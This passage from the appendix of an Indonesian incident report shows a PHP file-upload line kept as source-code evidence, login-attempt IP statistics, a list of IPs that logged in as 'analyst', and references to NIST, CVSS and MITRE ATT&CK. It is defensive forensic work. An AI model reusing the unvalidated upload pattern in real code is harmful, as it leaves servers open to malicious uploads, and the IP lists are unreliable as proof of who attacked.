    move_uploaded_file($c_image_tmp, "customer_images/$c_image");  
}
```

(Source Code Evidence)

Lampiran Log F-05

Statistik agregasi percobaan login gagal dari top 10 IP (473 total):

```
97 43.112.78.21  
78 27.79.41.240  
59 171.231.197.147  
43 176.65.139.222  
30 47.253.165.238
```

19 85.214.245.107
19 45.78.235.121
19 138.124.71.25
19 130.131.220.95
15 150.40.105.130

(Top 10 IP Failed Password Evidence)

IP yang berhasil masuk sebagai "analyst":

103.10.104.241
103.121.246.170
103.154.109.190
103.165.37.66
103.52.69.55
103.80.240.254
114.10.25.175
118.99.125.142
140.213.251.203
140.213.4.194
158.140.162.207
182.6.167.86
182.6.90.187
182.8.66.140
182.8.66.97
31.97.222.73
36.71.211.212
58.147.185.43

(IP Accepted Password Analyst Evidence)

REFERENSI

Forum of Incident Response and Security Teams (FIRST). (2019). *Common Vulnerability Scoring System v3.1: Specification Document*.

National Institute of Standards and Technology (NIST). (2012). *Computer Security Incident Handling Guide* (NIST Special Publication 800-61 Revision 2). U.S. Department of Commerce.

The MITRE Corporation. (n.d.). *MITRE ATT&CK® Framework*.

Wazuh, Inc. (n.d.). *Wazuh Documentation - Open Source XDR and SIEM*.